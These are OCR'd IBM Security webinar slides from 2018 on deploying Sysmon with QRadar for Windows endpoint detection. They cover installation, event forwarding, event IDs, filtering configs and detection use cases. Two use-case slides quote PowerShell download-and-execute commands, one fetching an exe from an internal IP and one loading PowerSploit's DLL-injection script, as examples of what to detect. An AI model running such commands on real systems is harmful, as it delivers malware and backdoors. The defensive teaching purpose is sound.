IBM Security

Open Mic: Sysmon & Windows Endpoint Detection

A discussion about Sysmon, what it is, why it is important, how we collect data, configuration, and more…

https://ibm.biz/JoinQRadarOpenMic

IBM

December 18th, 2018

Disclaimer

Please Note:

IBM’s statements regarding its plans, directions, and intent are subject to change or withdrawal without notice at IBM’s sole discretion.

Information regarding potential future products is intended to outline our general product direction and it should not be relied on in making a purchasing decision.

The information mentioned regarding potential future products is not a commitment, promise, or legal obligation to deliver any material, code or functionality. Information about potential future products may not be incorporated into any contract. The development, release, and timing of any future features or functionality described for our products remains at our sole discretion.

Announcements & links

- WinCollect 7.2.8 Patch 1 is released.

  Release notes: https://ibm.biz/wincollect728p1

- Do you have the QRadar Content Extension for Sysmon?

  Get it here: https://ibm.biz/qradarsysmon

Agenda

- What is Sysmon & why use it
- How to setup, configure and use filtering
- How to use Sysmon to catch the bad guys (Content for sysmon on AppX)
- Q&A

What is Sysmon?

- *System Monitor* (*Sysmon*) is a Windows system service and device driver that, once installed on a system, remains resident across system reboots to monitor and log system activity to the Windows event log. It provides detailed information about process creations, network connections, changes to file creation time & a lot more.
- These log files are very important & crucial to understand issues pertaining to Windows endpoints and security.
- Installed on Windows endpoints are shows up event logs.
- Its free and gives incredible visibility into system activity on Windows endpoints.
  - Windows XP -> System event log
  - Vista/Windows 7 & higher - *Applications and Services\logs\Microsoft\Windows\Sysmon\operational* folder


Sysmon & Install

- Easy to install (32-bit Sysmon.exe or 64-bit Sysmon64.exe)
- Can be installed from a network location:
  `\\$1\sysmon\sysmon -accepleula -i \\%1\sysmon\sysmon.xml`
- Can be installed using Powershell or psexe
- Can use windows event forwarding or WinCollect to forward these events to QRadar.
- Runs locally on the Windows host
- Very minor performance impact at endpoints

Where?
https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon

Sysmon / QRadar Deployment


3. Content on AppX



Sysmon (Extra setup items)

- Company Policy
- Hardened Endpoints
- Behavior
- Delaying the WinCollect service is important
- How do you want the log source to act?

Sysmon / QRadar Deployment Option 1



Windows Event Forwarding

Windows Event Forwarding

Windows Event Forwarding

Events received based on Sysmon-config.xml configuration


Windows Server w/WinCollect agent

Log sources for endpoints auto discovered using the WinCollect 'Forwarded'

QRadar appliance w/Sysmon Content Extension

- Windows Endpoint
- Sysmon.exe
- Sysmon-Config.xml

Sysmon / QRadar Deployment Option 2



- Windows Endpoint w/local WinCollect agents
- Sysmon.exe
- Sysmon-Config.xml

WinCollect Configuration

- Quick and Very Dirty!!!
  - Agentconfig.xml file where the DeviceAddress is localhost and have it send directly to QRadar
- Quick and Dirty!
  - Agentconfig.xml file where DeviceAddress is localhost and send the information via a syslog relay
- Nice Solution
  - Create an TestAgenconfig.xml where DeviceAddress is “TEST”
  - Copy this file into the config directory of Wincollect.
  - Run the following powershell command: *(Get-Content TestAgentconfig.xml) | ForEach-Object { $_ -replace "TEST", $env:computername } | Set-Content AgentConfig.xml*
- Best Solution for a lot of endpoints
  - Run the logs coming from “Nice Solution” through a syslog relay
  - Add new syslog headers or alter the syslog headers to make all sysmon coming from 1 source

Functionality Gain


Sysmon Events

Sysmon Events

Category	Event ID
Sysmon Service Status Changed	0
Process Create	1
File Creation Time Changed	2
Network Connection	3
Sysmon Service State Change	4
Process Terminated	5
Driver Loaded	6
Image Loaded	7
CreateRemoteThread	8
RawAccessRead	9

Category	Event ID
Process Access	10
File Create	11
Registry Object CreateDelete	12
Registry Value Create	13
Registry Object Rename	14
File Create Stream Hash	15
Sysmon Config Changed	16
Pipe Created	17
Pipe Connected	18
Error	255

Sysmon (Detailed Event ID1)



1. Event ID 1 Process Create
2. ProcessGUID is unique sysmon creates and is global unique vs processID which is reused by windows and no good for correlation
3. This is event for sysmon itself executing
4. Gives me my command line
5. We have changed our hash algorithm to sha256 & this is the hash of the sysmon program itself.

Vs WSL 4688

1. No DLLs
2. No Hash
3. Only recent version gives parent processes or command line

Sysmon (More sample events)

Examples of 7

```
Image loaded:
UtcTime: 2017-04-28 22:45:16.662
ProcessGuid: {a23eae89-c5fa-5903-0000-0010bf439000}
ProcessId: 12536
Image: C:\Windows\System32\notepad.exe
ImageLoaded: C:\Windows\System32\ole32.dll
Hashes: SHA1=B2A2BBCFB69B1F0982C4B82055DAD9BAE4384E4B
Signed: true
Signature: Microsoft Windows
SignatureStatus: Valid
```

1. ID 7
2. image
3. Image loaded
4. Hash
5. Is it signed
6. Who signed it
7. Valid sig or not

Examples of 8

```
CreateRemoteThread detected:
UtcTime: 2017-05-13 22:53:43.214
SourceProcessGuid: {a23eae89-8e6d-5917-0000-0010dfaf5004}
SourceProcessId: 8804
SourceImage: C:\Program Files (x86)\Microsoft Visual Studio 14.0\Common7\IDE\Remote Debugger\x64\msvsmon.exe
TargetProcessGuid: {a23eae89-8e5a-5917-0000-00100e3e4d04}
TargetProcessId: 2024
TargetImage: C:\repos\Supercharger\Mtg.Supercharger.ControllerService\bin\x64\Debug\Mtg.Supercharger.ControllerService.exe
NewThreadId: 20532
StartAddress: 0x00007FFB09321970
StartModule: C:\Windows\SYSTEM32\ntdll.dll
StartFunction: DbgUiRemoteBreakin
```

1. ID 8
2. CreateRemoteThread
3. Source Process
4. Target Process
5. Information on code that is run.

Sysmon.config.xml (Using Filtering for Sysmon)

Useful for enabling specific event types

If no filter, onmatch has opposite effect:

- Include: don't log any events
- Exclude: log all events of the tag type

This configuration enables the following:

- ProcessCreate: because of onmatch exclude
- ProcessTerminate: because it is omitted and by default enabled

```
<Sysmon  schemaversion="2.01">
  <EventFiltering>
    <ProcessCreate onmatch="exclude"/>
    <DriverLoad onmatch="include"/>
    <ImageLoad onmatch="include"/>
    <FileCreateTime onmatch="include"/>
    <NetworkConnect onmatch="include"/>
    <CreateRemoteThread onmatch="include"/>
    <RawAccessRead onmatch="include"/>
  </EventFiltering>
</Sysmon>
```

Sysmon.config.xml (Using Filtering for Sysmon)

```
<ProcessCreate onmatch="exclude">
    <CommandLine condition="begin with">C:\Windows\system32\DllHost.exe /Processid</CommandLi
    <CommandLine condition="is">C:\Windows\system32\SearchIndexer.exe /Embedding</CommandLine
    <Image condition="end with">C:\Windows\System32\CompatTelRunner.exe</Image> <!--Microsoft
    <Image condition="is">C:\Windows\System32\MusNotification.exe</Image> <!--Microsoft:Windo
    <Image condition="is">C:\Windows\System32\MusNotificationUx.exe</Image> <!--Microsoft:Win
    <Image condition="is">C:\Windows\System32\audiodg.exe</Image> <!--Microsoft:Windows: Launc
    <Image condition="is">C:\Windows\System32\conhost.exe</Image> <!--Microsoft:Windows: Comma
    <Image condition="is">C:\Windows\System32\powercfg.exe</Image> <!--Microsoft:Power configu
    <Image condition="is">C:\Windows\System32\wbem\WmiApSrv.exe</Image> <!--Microsoft:Windows:
    <Image condition="is">C:\Windows\System32\wermgr.exe</Image> <!--Microsoft:Windows:Windows
    <Image condition="is">C:\Windows\SysWOW64\wermgr.exe</Image> <!--Microsoft:Windows:Windows
    <Image condition="is">C:\Windows\system32\sppsvc.exe</Image> <!--Microsoft:Windows: Softwa
    <IntegrityLevel condition="is">AppContainer</IntegrityLevel> <!--Microsoft:Windows: Don't c
    <ParentCommandLine condition="begin with">%%SystemRoot%%\system32\csrss.exe ObjectDirecto
    <ParentImage condition="is">C:\Windows\system32\SearchIndexer.exe</ParentImage> <!--Micros
```

This is the xml file for setting up what sysmon will log. In this example we are saying give me all events for process create but exclude

This example is saying if any of these events from below exclude are seen exclude them include everything else

ConditionType
is
Is not
contains
excludes
begin with
end with
less than
more than
image

Sysmon.config.xml

Where can I find a good example of what should be in my Sysmon.config.xml file?

SwiftOnSecurity offers a good Sysmon example template that is available to all Windows administrators to review, fork the code, or customize to meet your Windows security needs.

Another Sysmon config to start with would be ion-storm, but this is rendering some use cases in the content pack N/A as the events needed won't be recorded.

Where?

- https://github.com/SwiftOnSecurity/sysmon-config
- https://github.com/SwiftOnSecurity/sysmon-config/blob/master/sysmonconfig-export.xml
- https://github.com/ion-storm/sysmon-config

Content & Use Cases

Home > IBM QRadar Content for Sysmon

IBM QRadar Content for Sysmon

QRadar, by IBM Canada Ltd.
IBM Validated


Download

Overview

Sysmon is a Windows system service and device driver that, once installed on a system, monitors and logs system activity to the Windows event log. It provides us with a more detailed view than the windows security logs. Its free and easy to install on windows endpoints and once installed and the logs are forwarded to QRadar allows for detection of Advanced Threats on windows endpoints.
This content pack provides multiple use cases to detect these Advanced Threat. Like powershell abuse, hidden windows processes, fileless memory attacks, code obfuscation and much more.
As part of this content pack users will receive new offenses rules, building blocks, ref sets and custom functions that will help detect these use cases.

For information on how to install sysmon and how to configure with Wincollect please see more detail here

Screenshots (4)



Contents

Saved Search	1
Custom Property	20
Reference Data Collection	4
Log Source Type	1
Custom Rule	16
Custom QIDMap Entry	13
Custom AQL Function	2

Additional Information

Uploaded on	Aug 19, 2017
Version	1.0.0
Compatibility	QRadar 7.2.8 +
Size	32.6 kB
Downloads	36
Documentation	View
Sha256 Hash	View

Support

IBM Support

Provide Feedback

NEW

QRadar

IBM QRadar Content for Sysmon

Detects advanced threats at windows endpoints using sysmon logs.


By IBM Canada Ltd.
IBM Validated


Compatibility: QRadar 7.2.8+


Use Case 1


Sysmon: Advanced PowerShell Use Case 1:


Powershell is used to download .exe, Place it in the temp directory & start process -> Opening backdoor.















Example of command
powershell.exe -ExecutionPolicy bypass –noprofile –c (New-Object System.Net.WebClient).DownloadFile('http://172.16.60.124/myLove.exe', \"$env:temp\myLove.exe\"); Start-Process \"$env:temp\myLove.exe\"


Use Case 2

Sysmon PowerShell Use Case 2:


Sophisticated attack in memory “fileless” – Inject code into RAM and run the process from there.



Unsigned Executable or DLL Loaded Into Sensitive System Process
Process Created a Thread into System Process
Process Created a Thread From a Process That was Launched From a Temp Directory
Process Created a Thread Into Another Process
Powershell Malicious Usage Detected
Powershell Malicious Usage Detected with Encoded Command



Powershell Malicious Usage Detected	
Powershell Malicious Usage Detected with Encoded Command	
Powershell script has been downloaded	
System Process Started From Unusual Directory	
Abnormal Parent for a System Process	
Suspicious svchost Process Detected	
Shadow Copies Delete Detected	






```
powershell.exe -ExecutionPolicy bypass –noprofile –c "iex(New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/CodeExecution/Invoke-
DllInjection.ps1');(New-Object System.Net.WebClient).DownloadFile('http://172.16.60.124/calc.dll',
